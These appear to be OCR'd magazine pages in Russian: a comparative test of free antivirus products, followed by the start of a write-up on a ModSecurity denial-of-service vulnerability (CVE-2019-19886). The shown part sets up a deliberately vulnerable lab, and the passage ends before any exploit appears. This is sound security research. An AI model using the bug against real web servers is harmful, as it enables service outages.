
ОТВРАТИТЕЛЬНАЯ ЧЕТВЕРКА

ТЕСТИРУЕМ НОВЫЕ БЕСПЛАТНЫЕ АНТИВИРУСЫ HUORONG, PREVENTON, ZONER И FS PROTECTION

PREVENTON ANTIVIRUS FREE


Это бесплатный антивирус для Windows всех версий и разрядностей (начиная с XP и до Win 10 x64) от британского разработчика C/O Security Software. Мы протестировали версию 5.5.117, в которой была выполнена качественная локализация (все пункты меню отображались на русском языке без ошибок).

Отдельного дистрибутива для бесплатной версии нет. Сразу после установки антивируса запускается тестовый период платной редакции Preventon Antivirus Premium сроком 30 дней. Через месяц вам предложат купить лицензию, а если вы откажетесь, то сможете продолжить использовать Preventon бесплатно с ограничениями редакции Free.



Антивирус Preventon — начало ознакомительного периода перед активацией бесплатной версии

Она обеспечивает базовый уровень защиты: сканирует файлы автоматически по мере обращения к ним и позволяет в любой момент выборочно проверить отдельные объекты. Выбрать файлы, каталоги и целые разделы для проверки можно как из главного окна антивируса, так и через контекстное меню проводника.




Настройки Preventon Antivirus

Обновления Preventon выходят ежедневно, однако актуализация баз не продумана. Вместо бинарных апдейтов все базы перезаписываются целиком, что занимает много времени — около восьми минут при подключении по выделенке.

Тесты

Preventon Antivirus Free без проблем просканировал сетевую папку и нашел 84 бэкдора из 100. Близкий результат он показал и при сканировании подборки сетевых червей, обнаружив 86 из 100. Однако дальше дело пошло гораздо хуже. С троянами авер сплоховал, определив только 58 из сотни. Борьба с назойливой рекламой тоже не стала его сильной стороной — в карантин отправились лишь 52 из 100 модулей Adware.



Preventon — сканирование сетевой папки

Обрати внимание на особенность Preventon: при проверке он считает не файлы, а все составные компоненты. Например, если поместить упакованный экзешник в архив, он покажет, что просканировал два или три объекта — как повезет. Поэтому и в логах часто отображается перевыполнение плана. К примеру, у нас первая запись гласила, что Preventon обнаружил 118 угроз в подборке из 100 (при том что часть из них он вообще не определил).

Статистика детекта в основном раунде:

- Backdoors — 84%;
- NetWorms — 86%;
- Trojans — 58%;
- Adware — 52%.

Дополнительный раунд принес антивирусу частичную реабилитацию. Из 37 руткитов он отправил в карантин 24 — хотя бы больше половины.

Все подборки Preventon сканировал за 10–15 с, а вот над тестовой папкой \HEUR\ призадумался. Она содержала редкие угрозы, собранные несигнатурным анализом. Preventon обнюхивал ее 78 с и заподозрил 52 зловреда из 87.


Среди сотни малварей под Linux антивирус обезвредил 77, а из 49 образцов вредоносного кода для разных процессорных архитектур определил только 27.

Статистика детекта в дополнительном раунде:

- RootKITs — 65%;
- Heuristic — 60%;
- Linux malware — 77%;
- non-x86 threats — 55%.


ZONER ANTIVIRUS ДЛЯ WINDOWS

Это новый антивирус от чешского разработчика Zoner software. Без регистрации аккаунта им пользоваться невозможно. Хорошо, что она быстрая и успешно проходит даже при указании одноразовых имейлов.



Zoner AntiVirus требует регистрации аккаунта

Мы тестировали публичную бета-версию 1.4.0 для Windows 10. Заявлено, что она выполняет сигнатурный и эвристический анализ файлов при обращении к ним, сканирует каталог «Загрузки» и домашнюю папку текущего пользователя. Если находит зашифрованный архив, то для проверки его содержимого предлагает указать пароль.




Сырой интерфейс Zoner AntiVirus

По факту интерфейс оказался настолько недоработан, что в нем даже нельзя указать папку для ручного сканирования. Нет и пункта «Сканировать с помощью Zoner AntiVirus» в контекстном меню проводника.

Тесты


При копировании зараженных файлов из сетевой папки антивирус молчал. Сохранил он полное равнодушие и когда мы стали поочередно открывать каталоги (Backdoors\, Trojans\ и так далее) на системном разделе.



Zoner не видит зловредов

Автоматическая проверка не сработала, задать ручную просто нечем. В главном окне можно запустить только проверку каталога «Загрузки» и домашней папки пользователя, но даже в них антивирус не увидел ни одного тестового файла.

На всякий случай мы переименовали файлы со зловредами, присвоив им исполняемое расширение (.exe), но это ничего не изменило. Zoner AntiVirus по-прежнему их игнорировал.




Полный провал Zoner AntiVirus

Итоговый результат: 0% во всех категориях.

Если бы не репутация разработчика, мы бы предположили, что это фейковый антивирус. Почему нельзя было сразу добавить выбор объектов для сканирования и сделать интеграцию в контекстное меню? Загадка.


FS PROTECTION

Антивирус от финского разработчика F-Secure предоставляется бесплатно. После регистрации ты получаешь лицензию сроком на полгода и ссылку на скачивание. Для тестировщиков есть мелкие бонусы: подписка на автоматические обновления и возможность отправить разработчикам пожелания об изменении функциональности конечного продукта.



После регистрации можно скачать версии FS Protection для разных платформ

Мы протестировали версию 17.8 beta 6 для Windows. Ее особенность в том, что управление частично удаленное. Оно выполняется через веб-интерфейс на портале My FS Protection, где доступны настройки всех защищаемых устройств из одной учетной записи.




Интерфейс FS Protection

Локальные настройки требуют подтверждения прав администратора. Все пункты меню грамотно переведены на русский язык и логично расположены на соответствующих вкладках. Первое впечатление сложилось приятное, взглянем на результаты испытаний боем.

Тесты

Несмотря на статус бета-версии, FS Protection без проблем просканировал сетевую папку. Он тут же показал найденных зловредов и спросил, что с ними делать, предлагая очистить (удалить) по умолчанию.




FS Protection — результаты проверки и выбор действий

Статистика детекта в основном раунде:

- Backdoors — 84%;
- NetWorms — 99%;
- Trojans — 91%;
- Adware — 88%.

По сравнению с другими участниками сегодняшних тестов это довольно хороший результат, однако у антивируса от известного разработчика до сих пор есть серьезные недостатки.

Например, если зараженный объект находится внутри архива или сообщения электронной почты, FS Protection не сможет его ни удалить, ни переместить в карантин. Он предложит пропустить автоматическую обработку и удалить опасный файл вручную. С многоуровневыми вложениями этот антивирус вообще не справляется — он не может их проверить, отображая предупреждение в логах.



FS Protection не смог удалить некоторые из распознанных зловредов

Статистика детекта в дополнительном раунде:

- RootKITs — 95%;
- Heuristic — 64%;
- Linux malware — 76%;
- non-x86 threats — 71%.

В целом FS Protection выглядит перспективным продуктом. Уровень детекта большинства типов угроз у него уже высокий, есть много дополнительных инструментов, а пользователю доступны широкие возможности кастомизации. Осталось избавить антивирус от детских болезней, научив удалять вложенные объекты и парсить длинные пути.

ВЫВОДЫ

За последние годы мы протестировали больше трех десятков фриварных аверов и пришли к неутешительному результату: большинство из них уступает даже «Защитнику Windows», при этом отключая его, чтобы избежать конфликтов. Получается, что установка бесплатного антивируса часто снижает уровень защиты, а вовсе не дополняет штатные средства ОС.

Более того, бесплатные антивирусы все чаще нарушают нормальную работу системы. Они внедряют свои драйверы и прочие низкоуровневые компоненты, которые содержат различные ошибки и серьезные уязвимости.

Почти все бесплатные антивирусы имеют функцию сбора данных о пользовательских предпочтениях. Они плохо выявляют компоненты навязчивой рекламы, а порой и сами содержат ее.

WWW

- Huorong Internet Security
- Preventon Antivirus Free
- Zoner AntiVirus для Windows
- FS Protection beta

ДОСИМ MODSECURITY

КАК РАБОТАЕТ КРИТИЧЕСКИЙ БАГ В ПОПУЛЯРНОМ WAF

В ModSecurity — известном WAF для Apache, IIS и nginx — нашли критическую уязвимость, которая приводит к отказу в обслуживании. Причем завершает работу не только сама библиотека, но и приложения, которые ее вызывают. Давай разберемся, в чем ошиблись разработчики ModSecurity и как эксплуатировать эту лазейку при пентестах.

aLLy
ONsec
@iamsecurity

У ModSecurity есть свой скриптовый язык, основанный на событиях. Он обеспечивает защиту от множества видов атак на веб-приложения и позволяет мониторить HTTP-трафик, вести логи и анализировать запросы в реальном времени. Это делает ModSecurity очень гибким инструментом для поиска потенциально небезопасных данных и реакции на них.

Баг обнаружили Эрвин Хегедюш (Ervin Hegedüs) и Андреа Менин (Andrea Menin), разработчики OWASP Core Rule Set, когда изучали работу парсера запросов, в частности обработку хидера cookie.

Баг позволяет злоумышленнику отправить специально сформированный запрос, который будет завершать работу родительского процесса. Отправка большого количества таких запросов может привести к тому, что веб-сервер станет отвечать гораздо медленнее или вообще перестанет реагировать на запросы пользователей (отказ в обслуживании).

INFO

Уязвимость получила идентификатор CVE-2019-19886 и затрагивает все версии Trustwave ModSecurity ветки 3.x, начиная с 3.0.0 и заканчивая 3.0.3 включительно.

СТЕНД

Сначала нужно поднять тестовое окружение. Здесь есть два варианта.

Если не хочешь возиться с отладкой и копанием в сорцах, то можешь просто запустить докер-контейнер с уязвимой версией ModSecurity и потестить эксплоит.

```
docker run --rm -p 80:80 -ti --rm owasp/modsecurity:3.0.3-nginx
```

Второй вариант — скомпилить все из сорцов с возможностью дебага.

Начнем с запуска контейнера с Debian на борту и установки всех необходимых пакетов.

```
docker run --rm -ti --cap-add=SYS_PTRACE --security-opt seccomp=
unconfined --name=nginxdos --hostname=nginxdos -p80:80 debian /bin/
bash
apt update && apt install nano wget git procps gdb automake bison
build-essential g++ gcc libbison-dev libcurl4-openssl-dev libfl-dev
libgeoip-dev liblmdb-dev libpcre3-dev libtool libxml2-dev
libyajl-dev make pkg-config zlib1g-dev
```

Теперь скачиваем библиотеку ModSecurity последней уязвимой версии 3.0.3.


```
cd /root
git clone --depth 1 -b v3.0.3 --single-branch https://github.com/
SpiderLabs/ModSecurity
```

Далее подгрузим все необходимые модули.

```
cd ModSecurity/
git submodule init
git submodule update
```

А потом скомпилируем ее и установим.

```
./build.sh && ./configure && make && make install
```



Установка уязвимой версии библиотеки ModSecurity

Пришел черед коннектора для nginx.

```
cd /root && git clone --depth 1 https://github.com/SpiderLabs/ModSec
urity-nginx.git
```

Ну и сам веб-сервер, разумеется.


```
wget -q https://nginx.org/download/nginx-1.16.1.tar.gz
tar -zxf nginx-1.16.1.tar.gz
cd nginx-1.16.1
```

Теперь сконфигурируем его для использования библиотеки ModSecurity.

```
./configure --add-module=/root/ModSecurity-nginx
```

Дальше дело за компиляцией и установкой.

```
make && make install
```



Компиляция и установка nginx с поддержкой ModSecurity

Для более наглядных тестов я также установлю и запущу PHP-FPM.

```
apt install -y php-fpm
service php7.3-fpm start
```

По дефолту nginx ставится в директорию `/usr/local/nginx/`. Перейдем туда, чтобы немного подправить конфиги под наши реалии. Сначала включим поддержку PHP. У меня PHP-FPM работает через сокет, поэтому пропишем путь до него в раздел `server` файла `nginx.conf`.

```
location ~ \.php$ {
    root            html;
    fastcgi_pass    unix:/run/php/php7.3-fpm.sock;
    fastcgi_index   index.php;
    fastcgi_param   SCRIPT_FILENAME  $document_root$fastcgi_script_
name;
    include         fastcgi_params;
}
```

Теперь переходим к настройке ModSecurity. Добавим необходимую директиву во все тот же `nginx.conf`, только на этот раз в раздел `http`.

```
modsecurity on;
```

